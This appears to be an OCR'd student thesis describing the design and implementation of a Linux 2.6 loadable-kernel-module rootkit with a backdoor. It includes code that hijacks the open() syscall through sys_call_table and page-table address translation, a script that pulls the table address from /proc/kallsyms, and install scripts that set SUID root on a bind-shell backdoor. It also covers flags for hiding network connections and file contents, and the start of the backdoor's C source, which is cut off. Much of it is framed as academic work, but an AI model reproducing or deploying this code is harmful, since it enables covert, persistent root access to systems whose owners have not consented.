Main changes (related with LKM Rootkits) from kernel version 2.4 to 2.6 are:

- New module subsystem, including its associated tools. In 2.4 they were called *modutils*, and now they are named *module-init-tools*.
- The syscall table is no longer exported. Any LKM rootkit that previously relied on this symbol will no longer work properly.

Now, for hacking system calls is needed: first to find the *sys_call_table* symbol address, and second to translate function handler addresses from the module space to the main kernel space. This will be done with a function written in assembler, explained in next subsection. With the syscall table address and these translations at hand, it is possible to subvert system calls in a similar way to kernel version 2.4.

Kernel Address Translation function

When known the address of *sys_call_table* symbol, it is possible to read original function handlers, but not replacing them directly. Before replacing, it is needed to transform the address into *sys_call_table* memory page. For this goal a Kernel Address Translation is used, and it is writen into module source file. This function needs to use assembler instructions for the translation, so it is architecture dependant (in this concrete case, only works in x86 processors).

An example of evil LKM for kernel v2.6 could be:

```
unsigned long **lkm_call_table;

/* Local pointer variable. */
asmlinkage int (*old_open)(const char *, int, int);

/* Definition of own syscall. */
asmlinkage int new_open(const char *filename,
                            int flags,
                            int mode)
{

... // Code of own syscall

}

...

void addr_trans(void)
{
        __asm__ __volatile__
        (
                "pushl  %eax\n\t"
                "pushl  %ebx\n\t"
                "movl   %cr3, %eax\n\t"
                "movl   %eax, origcr3\n\t"
                "andl   $0xfffff000, %eax\n\t"
                "addl   $0xc0000000, %eax\n\t"
                "movl   origaddr, %ebx\n\t"
                "shrl   $22, %ebx\n\t"
                "sall   $2, %ebx\n\t"
                "addl   %ebx, %eax\n\t"
                "movl   (%eax), %eax\n\t"
                "movl   %eax, direntry\n\t"
                "andl   $0xfffff000, %eax\n\t"
                "addl   $0xc0000000, %eax\n\t"
                "movl   origaddr, %ebx\n\t"
                "andl   $0x003ff000, %ebx\n\t"
                "shrl   $12, %ebx\n\t"
                "sall   $2, %ebx\n\t"
                "addl   %ebx, %eax\n\t"
                "movl   %eax, %ebx\n\t"
                "movl   (%eax), %eax\n\t"
                "andl   $0xfffff000, %eax\n\t"
                "addl   $0x67, %eax\n\t"
                "movl   %eax, (%ebx)\n\t"
                "movl   %eax, mdentry\n\t"
                "popl   %ebx\n\t"
                "popl   %eax\n\t"
        );
}

unsigned long **find_sys_call_table(void)
{
        return SYSCALL_TABLE;   //from "rootkit.h"
}

static int __init init_rk_module(void)
{
        lkm_call_table = find_sys_call_table();

        ...

        old_open = (void *) lkm_call_table[__NR_open];
        origaddr = &lkm_call_table[__NR_open];
        addr_trans();
        lkm_call_table[__NR_open] =     (void *) new_open;

        ...

}

static void __exit cleanup_rk_module(void)
{
...
        lkm_call_table[__NR_open]=      (void *) old_open;
...
}

module_init(init_rk_module);
module_exit(cleanup_rk_module);
```

Part II

Design

Chapter 4

Project Methodology

Without a proper software development plan, a project can be at last a waste of resources. Software methodologies give a structure for the plan, a streamline for software development process. This plans are conceived to reduce risks associated with these processes. Current chapter presents briefly several basic software methodologies, in order to propose one as the chosen for this project.

Some benefits of using a proper methodology are:

- Reduces the total time of software development.

- Provides a definite plan for developers to achieve maximum efficiency.

- Cut down overall costs of production.

- Errors can be detected early enough in process, for they being fixed.

4.1 Available methodologies


Any methodology have its specific weaknesses and strengths, and they have to be considered properly before adopting one model for being followed.

4.1.1 Waterfall Model

This classic method follows a sequence of steps to ensure software quality. These steps consists on 6 stages: Feasibility, Analysis, Design, Implementation, Testing and Maintenance. Each stage restricts progression to the next one until all errors in the present stage are solved.

The advantages are a well defined structure for planning and ease of use. This kind of method is suitable for projects which requirements are explicitly specified and predictable outcomes are known.

The problem is that real projects barely follow a sequential flow of actions, with rigidity as main problem for this method.




4.1.2 Prototyping Model

This model born from the assumption that the requirements for any software are never fully known in first steps of development. It has 6 phases: Requirement gathering, Design, Prototype building, Prototype evaluation, Prototype refinement and Final implementation. While evaluation, new requirements may appear and they have to be managed properly. New requirements give feedback to Requirement gathering stage, and this stage extends requirements to Design and Refine prototype phases.

Advantages of this method are quick development and making user requirements more specific.

But due to its quick perspective, resulting software may be poorly defined.




4.1.3 Spiral Model

It is a mixture of best parts between Waterfall and Prototype models. This model has 6 main stages: Conceptualization, Planning, Risk Analysis, Engineering, Construction and Evaluation. Software is produced following iteratively these steps, constantly until the final product is made.

It is suitable for projects that have a very large scope of requirements. Advantages are prototypes construction for evaluation, and that bugs can be quickly detected and solved.

The problems for this model could come from the high quantity of requirements, than can distract developers from the main software purpose. It needs a good risk management for being successful.


Planning
Risk analysis
Risk analysis based on iniitial requirements
Initial requirements gathering and project planning
risk analysis biased on customer reaction
Initial software prototype
Next level prototype
Engineered system
Customer evluation
Toward a completed system
Customer evluation
Engineering

4.1.4 Incremental Model

This one is also an hybrid of Waterfall and Prototype models. Waterfall development stages are overlapped to produce a prototype in a short time. But the functionalities of this prototype are not complete, and they are fixed through iterative process.

This model is suitable for really resource limited projects, like short supplied time.

Best benefit is the management of limited resources, to ensure that key functions are implemented first before others.

This means that other important considerations are delayed till the last steps, and they may not be implemented.




Figure 1. Iterative Development with Incremental Delivery

4.1.5 Component Assembly Model

This model uses previously produced components to produce new software. It uses most features of Spiral Model, but uses existing source code instead of writing it from scratch.

Component Assembly Model reduces drastically building time and production costs. Besides, new components created may be used for other projects. New functionalities can be added by only upgrading appropriate components.

The downside is the time used to find proper components that suit project requirements.

4.2 Selected model

As said in Introduction chapter, hackers normally uses previous components in order to improve them or make they to suit hacker actual objectives. An outcome is that, globally, this project can be managed by Component Assembly Model. Also, every component need to satisfy its particular requirements, and all of them have to be assembled for providing a new tool with each functionality located into some component.

For each component is needed a particular methodology, so project components (LKM, rootkit tools, daemon and client) will use Prototyping Model. For fitting this assumption, hybrid methodology will be used. Globally, Component Assembly Model helps to find a proper way to assemble each component, and components will fit iteratively their requirements via Prototyping Model.

Chapter 5

Requirement analysis

This chapter will discuss about the Project Requirement and the approach chosen for each of them.

- *"Easy to install, using an archived package, separately for Client and Server sides":*

  Installing will be through shell scripts for making directories, copying files, building binaries and permission setting. Client side will be Telnet tool, widely used and available, and Server side will be contained in archived package with source code and scripts.

- *"Server side should be installed with administrator privileges, because it has to manipulate protected Kernel memory allocations during installation":*

  Actually, Server side only need to use administrator privileges in order to insert Rootkit module inside the kernel. Optionally, Server side can be installed with root permissions; this will be explained in Rootkit Tools section.

- *"Easy to uninstall packages":*

  Similarly to installing, it will be done via shell scripts.

- *"Uninstalling Server side (Rootkit module and tools) must left the system Kernel like before installing it, without manipulated system calls remaining":*

  This feature has to be handled by *clean_module()* function, which code is defined inside module source file.

- *"Rootkit tool must have several commands."*

  - *"Switch on/off Rootkit working":*

    It can be done in two ways: First, setting off all stealth options from the Rootkit module. Second, inserting or removing the module from the kernel. First option can be done via Flag Management tool. Second one is allowed using proper shell scripts that **MUST** run with administrator permissions.

  - *"Switch on/off Stealth of Rootkit working":*

    Flag Management tool is designed for dealing with a flag variable that will inform on the module about which hiding functions will be turned on/off. This tool is explained in Rootkit Tools section.

  - *"Give a console terminal to user, possibly with Root (administrator) privileges":*

    This is the main purpose of a backdoor. That will be the function of implemented backdoor daemon.

- *"Optionally, it could include several tools like sniffers and keyloggers, easy to uninstall in conjunction with the rest of the Rootkit tool (Server side)":*

  That optional tools could be installed/uninstalled like the rest of Rootkit tools. This feature is not currently implemented.

- *"If installed, a list of tools included in the Rootkit (like keyloggers, sniffers, etc) and a way to activate/deactivate them":*

  In the same way of Flag Manager, a Tool Manager could be developed for deal with such added tools and the logs they may generate. This feature is not currently implemented.

5.1 Ubuntu 9.10

In order to deal with all provided and built software, is needed to select a platform for them to run. The operating system has to be Linux, so the concrete distribution to choose is an important issue.

Ubuntu is one of the most used Linux distributions (distros) around the world, with about 12 million users. Its interface is really friendly for average users, and its software packet managers are very comfortable to use.

In addition, the parent distribution is Debian, known for being one of the most solid Open Source systems. Debian was selected as base for Ubuntu because its technical superiority.

This project has been done exclusively under Ubuntu 9.10 system (including tools for image edition and diagram creation).

5.1.1 Kernel v2.6.31-14

The Rootkit Module has to deal with one concrete Linux kernel version, and when this project started the current kernel version for Ubuntu 9.10 was 2.6.31-14. All this work has been tested against this concrete kernel and later ones. This project has proved to work from 2.6.31-14 to 2.6.31-19 versions, but kernels 2.6.31-20 and 2.6.31-21 (the last one nowadays in current Ubuntu version) are not allowing syscall hacking in the same way.


This problem can be solved just upgrading the Kernel Address Translation function, coded inside the module source file.

Chapter 6

Design Diagrams

This chapter discuss about the diagrams used to design the final Rootkit application. They are drawn following UML (Unified Modelling Language) standards. First, Component Diagram describes the software components involved in tool construction. Second, Use Case Diagram describes the behaviour, functional requirements and actors that can interactively use the software.

6.1 Component Diagram



Loadable Kernel Module: This component is built upgrading and modifying an old base prototype (*Rial*, a 2.4 kernel version Rootkit).

Rootkit Tools: All tools are hand coded from scratch.


Backdoor Daemon: This component is built, with minor modifications, from a base prototype (*Cheetah*, due to its simplicity and flexibility).

Telnet Client: Backdoor daemon only need a simple client for sending and receiving information.

6.2 Use Case Diagram

6.2.1 Actors

Local user is the owner of the system that will host the Rootkit. That user can log in and have access to command shell, in order to run commands and components of the Rootkit.



Remote user will be the one that will connect to the hosting machine via Backdoor daemon and telnet client. It has to supply the password that allow access to backdoor service, that is creating a remote shell. When connected, this remote shell (is a local shell process with remote inputs and outputs) will be spawned for dealing with host machine and run commands locally.

Telnet client can be used as local user connecting to localhost, being this way a virtual Remote user.

6.2.2 System

It is the system that will run Rootkit components, and can be named as host system. It has to be a Linux operating system, with loaded kernel version fitting to syscall hacking requirements (as stated in sections 3.4.3 and 5.1.1).

Host system should have installed module management commands (*module-init-tools*), and building methods explained in section 3.2 (kbuild). It should not have any kind of active firewall that protect network port used for Client-Backdoor communication (currently selected port for them is stated in Implementation part).

An important issue for building binaries is compiler feature. Host system must have *gcc* tool installed in order to compile source code properly.

6.2.3 Rootkit Tools

These tools must provide system environment services, like install and build binaries, uninstall components and files, etc. Two key features are starting and stopping rootkit. Starting rootkit means to insert the module into the kernel, and stopping needs to remove it from the system, allowing old system calls to work again without modifications.

Two additional features are managing rootkit flags and restart backdoor. Rootkit flags are used to switch on and off hiding services from inserted rootkit module. That flags will be managed with a simple program that will send and receive flags from user to kernel module.

Backdoor daemon is a system process that will run only once, giving shell to remote user and terminating itself when connection finishes. For allowing it to restart, a shell script is built in order to execute again the backdoor daemon, always with the same parameters and arguments. This script can be used from remote shell.

Chapter 7

Use Case Descriptions

This chapter explains the command sequences and files involved in final tool working. They are organized in Use Cases, which are displayed in Use Case Diagram in section 6.2.

Each section defines one single Use Case behaviour.

7.1 Connect to Backdoor

This task is defined just through connection between Client telnet and Server backdoor.

Files:

- *telnet* - shell command for connecting as client to remote hosts.

- *rk-bdoor* - backdoor daemon binary.

Operations:

1. Type *telnet remote_host remote_port* in local shell to open a remote connection.
2. Provide backdoor password for “log in”.
3. Execute commands on spawned command shell.

7.2 Local Shell

Command shell are the lower level mechanism for interacting with the system. All UNIX-like systems (such Linux) have command shell programs installed by default.

Files:

- */bin/sh* - soft link to command shell binary (*/bin/dash* in Ubuntu distro, as default).

Operations:

1. Log in into the system. A Local user will log in with its user and password, and Remote user through backdoor password.
2. Execute commands on spawned command shell.

7.3 Rootkit Tools

This Use Case includes the rest of Use Cases.

Files:

- *install.sh* - shell script.
- *rk-flags* - program binary.
- *start-rk* - shell script.
- *stop-rk* - shell script.
- *restart-bdoor* - shell script.
- *uninstall.sh* - shell script.
- *rk-bdoor* - backdoor daemon binary.

Operations:

1. Select one binary or script and launch it.

7.4 Install

This task will install all source, binary and script files to their respective folders in the host system. All files with *.sh extension are defined for using while Installing or Uninstalling application.

Files:

- *install.sh* - launched shell script.
- *make_dirs.sh* - shell script.
- *make_lib.sh* - shell script.
- *rk-flags.c* - C source code program.
- *Makefile* - Makefile for *rk-flags.c*.
- *rootkit.h* - C source code library.
- *start-rk* - shell script.
- *stop-rk* - shell script.
- *restart-bdoor* - shell script.
- *uninstall.sh* - shell script.
- *alkmrk_mod.c* - C source code kernel module.
- *Makefile* - Makefile for *alkmrk_mod.c*.
- *rk-bdoor.c* - C source code backdoor daemon.
- *Makefile* - Makefile for *rk-bdoor.c*.

Operations:

1. Execute *install.sh*. It can be done as administrator or as user. Both variants have implications described in Rootkit Tools chapter.
2. *install.sh* runs *make_dirs.sh*, that create target folders in host system.
3. Copy sources and scripts to rootkit folders.
4. Make rootkit library, finding out address of *sys_call_table*, using *make_lib.sh*
5. Make binary from C code, only *rk-flags.c*.
6. Make and Copy module binary to its folder.
7. Make and Copy backdoor binary to its folders.
8. Set permissions for binaries and shell scripts.

7.5 Start Rootkit

This script starts Rootkit functions.

Files:

- *start-rk* - launched shell script.
- *alkmrk_mod.ko* - kernel module binary.
- *rk-bdoor* - backdoor daemon binary.

Operations:

1. Insert module into kernel (administrator privileges are needed).
2. Start backdoor daemon process, that will listen for connections in defined network port.

7.6 Manage Rootkit Flags

Kernel itself does not interact with users directly, but they can use a shell for that (since it is the outermost part of an operating system and interacts with user commands). It is possible to build a binary to act as a command, for it sending and receiving information from the kernel. By default, all module flags will be switched on.

Files:

- *rk-flags* - binary program.

Operations:

1. Run *rk-flags* command. It shows current module flags.
2. Select a flag to change. Later this, it shows current module flag.
3. Repeat Operation 2 until exit from program.

7.7 Stop Rootkit

This script stops Rootkit functions, by removing the module from the kernel.

Files:

- *stop-rk* - launched shell script.
- *alkmrk_mod* - module binary loaded into kernel.

Operations:

1. Remove module from kernel (administrator privileges are needed).
2. Optional: Search backdoor process and send KILL signal to its PID (Process IDentifier). Not implemented, but easy to do in a command shell.

```
$ ps -aux
$ kill -9 PID
```

7.8 Restart Backdoor

This script launches again the backdoor process with the same default parameters, waiting some time before for allowing the network port to be bound again.

Files:

- *restart-bdoor* - launched shell script.
- *rk-bdoor* - backdoor daemon binary.

Operations:

1. Wait several seconds (about 20 or 30).
2. Start backdoor daemon process, that will listen for connections in defined network port.

7.9 Uninstall

This script stops Rootkit tool and removes all installed files (sources, binaries and scripts) from the host system.

Files:

- *uninstall.sh* - launched shell script.

- *stop-rk* - shell script.

Operations:

1. Launches *stop-rk* for removing the kernel module (if inserted).
2. Removes the complete application folder, with all its contents.

Part III

Implementation

Chapter 8

Rootkit Tools

Rootkit module and backdoor are just two binary files. In order to deal with them and automatically process Use Case, several tools were built for the application. All these tools are original. This chapter explain their code and possible modifications for further work.

8.1 Installing

One important issue is about SUID bit in file permissions. Usually, file permissions may vary from 000 to 777 (each digit refers permissions to user, group and others, for reading, writing or executing). There are 3 permissions more, added to the begining of the 3 digit sequence (from 000 to 0000, for instance). These new permissions are SUID (4000), SGID (2000) and sticky bit (1000).

When any file is set with SUID bit on, it is possible for any process that access to that file to change associated UID (User IDentification) with the UID associated with the owner of that file. So, if any user without no special permissions in the system runs a program with SUID active, and which binary file belongs to root superuser, that user can now run any command as it was root user (while the program is running, or in other words, the binary file is opened).

If the rootkit backdoor binary has SUID active, any user that connect to it will be able to take UID associated to the binary file. Because of that, there are two ways on installing this application: as root or as normal user.

If installed as root, installation can only be removed by root, and backdoor daemon will provide root UID (UID = 0) to any client connecting. For this kind of installation, type in the system terminal (be sure to change current directory to where this file resides):

```
$ sudo ./install.sh
```

It will require root password.

If installed as normal user, clients connecting to backdoor will take that normal user UID. For normal installation:

```
$ ./install.sh
```

File: *install.sh*

```
#Separated process for not loosing current directory
sh tools/make_dirs.sh &

#Copy sources and scripts to rootkit folders
sleep 1
cp tools/* ~/alkmrk/tools
cp lkm/* ~/alkmrk/lkm/src
cp bdoor/* ~/alkmrk/bdoor/src
cp install.sh ~/alkmrk/

#Make library for knowing address of sys_call_table
cd ~/alkmrk/tools
```

```
13 ./make_lib.sh
14 mv rootkit.h ../lkm/src
15 #cp rootkit.h ../lkm/src
16 #mv rootkit.h ../bdoor/src
17
18 #Make tools from C code
19 make
20 chmod 755 *
21
22 #Make and Copy module binary to its folder
23 cd ~/alkmrk/lkm/src
24 make
25 cp alkmrk_mod.ko ../bin
26 make clean
27
28 #Make and Copy backdoor binary to its folders
29 cd ~/alkmrk/bdoor/src
30 make
31 chmod 4755 rk-bdoor
32 #chmod 755 rk-client
33 mv rk-bdoor ../bin
34 #mv rk-client ..
35 #cp ../rk-client /usr/bin
```

This scripts copy source files and make binary from them, setting permissions to tool scripts and binaries. Lines 15 and 16 may replace 14, in order to make visible *rootkit.h* to the backdoor source code as well. Lines 32, 34 and 35 are ready to install client binary (if added in further work) when '#' is deleted. Line 35 will only work when installed as root user.

File: *make_dirs.sh*

```
cd ~
mkdir alkmrk
cd alkmrk
mkdir bdoor
mkdir bdoor/src
mkdir bdoor/bin
mkdir lkm
mkdir lkm/src
mkdir lkm/bin
mkdir tools
```

This script is used by *install.sh* just for creating directory tree for the tool.

File: *make_lib.sh*

```
TABLE=`cat /proc/kallsyms | grep sys_call_table`
echo $TABLE >table
awk '{ print $1 }' table >syscall
ADDR=`cat syscall`
echo -n 'const unsigned long **SYSCALL_TABLE = 0x' >>
   rootkit.h
echo -n "$ADDR" >>rootkit.h
echo ';' >>rootkit.h
rm table
rm syscall
```

This script scans *sys_call_table* symbol in */proc/kallsyms* device and stores its address adding a constant variable to *rootkit.h*, used for compiling the module.

File: *rootkit.h*

```
#define SECRETLINE "#alkmrk"
#define LOCALHIDE "048E"   //1166
```

It has initially some definitions that could be shared between daemon backdoor and kernel module (such listening port or process fake name). During installation, a constant should be added that points to the *sys_call_table* symbol inside the kernel.

8.2 Uninstalling

If installation has been done as root, a proper uninstall should be done as root as well. For instance:

```
$ sudo ./uninstall.sh
```

File: *uninstall.sh*

```
./stop-rk
rm -r ~/alkmrk &
```

It calls a script that unloads module from kernel, and afterwards delete the entire directory tree.

8.3 Rest of Tools

More services are needed to start and stop rootkit services. Also, another tool is needed in order to comunicate hiding flags between kernel space and user space.

File: *Makefile*

```
all:
	gcc rk-flags.c -o rk-flags
```

File: *rk-flags.c*

```
#include <stdio.h>
#include <string.h>
```

```

unsigned char flag = 0;

void read_flag (void);
void write_flag(void);

int main (void)
{
        char op;

        while ((op != '0') && (op != 'q'))
        {
                read_flag();
                system("clear");

                printf("\nALKMRK Flag Manager\n");
                printf("\nCurrent Flag: %X\n", flag);

                // Hide TCP Connection
                printf("1 - Hide TCP Connection:\t");
                if (flag & 0x01)
                {
                        printf("ON\n");
                }
                else
                {
                        printf("OFF\n");
                }
                // Hide File chunk
                printf("2 - Hide File Contents:\t\t");
                if (flag & 0x02)
                {
                        printf("ON\n");
                }
                else
                {
                        printf("OFF\n");
                }
                // And so on for every flag added to the
                   rootkit

                printf("\nSelect a number for changing its
                   flag (q or 0 to exit program):\n");
```

```
                    op = getchar();

                    switch(op)
                    {
                            case '1':
                            {
                                    if (flag & 0x01)
                                            flag &= 0xFE;
                                    else
                                            flag ^= 01;
                                    write_flag();
                                    break;
                            }
                            case '2':
                            {
                                    if (flag & 0x02)
                                            flag &= 0xFD;
                                    else
                                            flag ^= 02;
                                    write_flag();
                                    break;
                            }
                    }
            }
}

void read_flag (void)
{
        flag = (unsigned char) open("/rk_flag/out",(int)
           flag,0);
}

void write_flag(void)
{
        open("/rk_flag/in",(int) flag,0);
}
```

In order to switch on/off module flags for data hiding, this program shows the current module flags and asks which one the user wants to change. When one flag is selected, its state is changed between on and off and send this new flag to the module. This flag is sent and received via one hacked syscall, *open()*. First bit of the flag is associated with first hiding option (network connection hiding), and second bit refers to second hiding option (file chunk hiding).

File: *start-rk*

```
sudo insmod ../lkm/bin/alkmrk_mod.ko
./../bdoor/bin/rk-bdoor alkmrk 1166 20 alkmrk-bd
```

This script insert module into kernel (asking for administrator password) and launches backdoor daemon.

File: *stop-rk*

```
sudo rmmod alkmrk_mod.ko
```

This script just remove module from the kernel, asking for root password.

File: *restart-bdoor*

```
./../bdoor/bin/rk-bdoor alkmrk 1166 20 alkmrk-bd &
```

This script launches the backdoor again if it finishes. It should not be used if back-door is already running. Next script do the same, but adds 60 seconds delay on launching, because the remote shell has to be closed (stopping backdoor) before launching backdoor again.

File: *restart-bdoor-rshell*

```
sleep 60
./../bdoor/bin/rk-bdoor alkmrk 1166 20 alkmrk-bd &
```

Chapter 9

Backdoor

The base for this backdoor daemon was taken from [PACKETSTORM], and it is named *cheetah.c*[1]. Modifications done are minor (just deleted the ‘user’ field for login and lesser details), because it is a solid backdoor. It allows only one connection, and when it finishes backdoor process dies. Because of that, a *restart-bdoor* script was done.

This program uses its arguments for setting the password, port listening, socket backlog and a false name for the process. It listen for connections in given network TCP port, and when it arrives ask for password. If user introduces the correct password, a shell with remote connections is spawn for attending this user.

If another more complete backdoor is needed, author sugest to adapt *n-du*[2], which working is explained in Backdoors section, chapter 2. It was originally built for FreeBSD operating system, and may have lack of functionality while running under Linux (which is the main reason for not selecting it for this project). In previous versions of Ubuntu (8.04 and 8.10) it ran properly, but in later (Ubuntu 9.10) it gives problems with *execve()* function and socket listening.

[1]Original code: http://packetstormsecurity.org/UNIX/penetration/rootkits/cheetah.c
[2]Source files: http://packetstormsecurity.org/UNIX/penetration/rootkits/n-du.tgz

File: *Makefile*

```
all:
	gcc rk-bdoor.c -o rk-bdoor
```

File: *rk-bdoor.c*

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <signal.h>
#include <sys/types.h>
#include <sys/socket.h>
#include <netinet/in.h>

#define SHELL "/bin/sh"

int main(int argc, char *argv[])
{
	int lsock, rsock;
	struct sockaddr_in server;
	struct sockaddr_in client;

	char inpass[BUFSIZ];

	char *password;
	password = argv[1];

	char *process;
	process = argv[4];

	char *banner = "ALKMRK Backdoor - Based on:\
	   nCheetah v1.0, by Tal0n\n";

	if(argc != 5)
	{
		printf("%s", banner);
		printf("\nUsage: %s <password> <port> <
		   backlog> <process>", argv[0]);
		printf("\nExample: %s d1rtyh4rry 9000 20
		   kfswapd\n\n", argv[0]);
```

```
